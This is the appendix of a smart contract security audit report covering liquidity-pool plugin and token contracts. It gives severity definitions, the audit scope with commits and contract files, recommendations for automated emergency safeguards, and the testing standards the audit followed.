Reference on how risk scoring is done is available through the repository in our Github organization:

[hknio/severity-formula](https://github.com/hacken/severity-formula)

| Severity | Description                                                                                                                                                                                                                  |
|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Critical | Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.                                                                                       |
| High     | High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.                                |
| Medium   | Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category. |
| Low      | Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution.                                                                                           |

### Potential Risks

The "Potential Risks" section identifies issues that are not direct security vulnerabilities but could still affect the project's performance, reliability, or user trust. These risks arise from design choices, architectural decisions, or operational practices that, while not immediately exploitable, may lead to problems under certain conditions. Additionally, potential risks can impact the quality of the audit itself, as they may involve external factors or components beyond the scope of the audit, leading to incomplete assessments or oversight of key areas. This section aims to provide a broader perspective on factors that could affect the project's long-term security, functionality, and the comprehensiveness of the audit findings.

## Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

| Scope Details          |                                                                                                                                                         |
|------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------|
| Repository             | <a href="https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor">https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor</a> |
| Commit                 | 7bc5d547e196e1a43f9b609826fb081d6b38e1d5                                                                                                                |
| Final Commit           | 8c50ecf3657753e4de33d95851f9b2566103b4f0                                                                                                                |
| Whitepaper             | N/A                                                                                                                                                     |
| Requirements           | NatSpec                                                                                                                                                 |
| Technical Requirements | README.md                                                                                                                                               |

| Asset                                                                                                | Type           |
|------------------------------------------------------------------------------------------------------|----------------|
| libraries/CallbackStructs.sol [https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor] | Smart Contract |
| LPCallback.sol [https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor]                | Smart Contract |
| LPPlugin.sol [https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor]                  | Smart Contract |
| LPPluginFactory.sol [https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor]           | Smart Contract |
| LPToken.sol [https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor]                   | Smart Contract |
| LPTokenFactory.sol [https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor]            | Smart Contract |

## Appendix 3. Additional Valuables

### Additional Recommendations

The smart contracts in the scope of this audit could benefit from the introduction of automatic emergency actions for critical activities, such as unauthorized operations like ownership changes or proxy upgrades, as well as unexpected fund manipulations, including large withdrawals or minting events. Adding such mechanisms would enable the protocol to react automatically to unusual activity, ensuring that the contract remains secure and functions as intended.

To improve functionality, these emergency actions could be designed to trigger under specific conditions, such as:

- Detecting changes to ownership or critical permissions.
- Monitoring large or unexpected transactions and minting events.
- Pausing operations when irregularities are identified.

These enhancements would provide an added layer of security, making the contract more robust and better equipped to handle unexpected situations while maintaining smooth operations.

### Frameworks and Methodologies

This security assessment was conducted in alignment with recognised penetration testing standards, methodologies and guidelines, including the [NIST SP 800-115 – Technical Guide to Information Security Testing and Assessment](#), and the [Penetration Testing Execution Standard \(PTES\)](#). These assets provide a structured foundation for planning, executing, and documenting technical evaluations such as vulnerability assessments, exploitation activities, and security code reviews. Hacken's internal penetration testing methodology extends these principles to Web2 and Web3 environments to ensure consistency, repeatability, and verifiable outcomes.